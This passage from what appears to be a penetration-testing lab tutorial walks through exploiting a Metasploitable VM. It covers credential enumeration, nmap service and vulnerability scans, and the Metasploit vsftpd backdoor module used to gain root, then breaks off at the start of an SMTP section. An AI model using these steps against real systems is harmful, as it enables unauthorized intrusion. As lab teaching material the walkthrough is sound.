
Step 4: Set the payload now. choose a simple list as the payload type and a payload size of 2. Add the actual username and password to any four random usernames now. Choose the "Start Attack" option, and a list of lengths will appear. The username and password that actually exist have a different length.



4. Perform Exploiting Metasploit
a) Exploiting Metasploit using FTP


Step 1:

Ifconfig
Check your ip-address.



Step 2:

nbtscan 192.168.56.0/24
Find the ip-address of metasploitable.



Step 3:


nmap -sV 192.168.56.101

Scan for the versions of all the services whose ports are currently open.

Step 4:

nmap -p 21 --script vuln 192.168.56.101


Check for the vulnerabilities for port 21.



Step 5:

msfconsole


Open the metasploit framework.



Step 6:

search vsftpd


Search for the vsftpd service.



Step 7:

Use 0


Use the module with index 0.



Step 8:

show options


Show all the options for the selected module.



Step 9:

show payloads


Show all the available payloads.



Step 10:

Set 0


Use the payload with index 0.



Step 11:

set RHOSTS 192.168.56.101


Set the remote host.



Step 12:

exploit

Exploit metasploitable inorder to get the root access.




b) Exploiting Metasploit using SMTP

Step 1:

Ifconfig


Check you ip-address.



Step 2:

nbtscan 192.168.56.0/24


Find the ip-address of metasploitable.



Step 3:

nmap -sV 192.168.56.101


Scan for the versions of all the services whose ports are currently open.



Step 4:

msfconsole

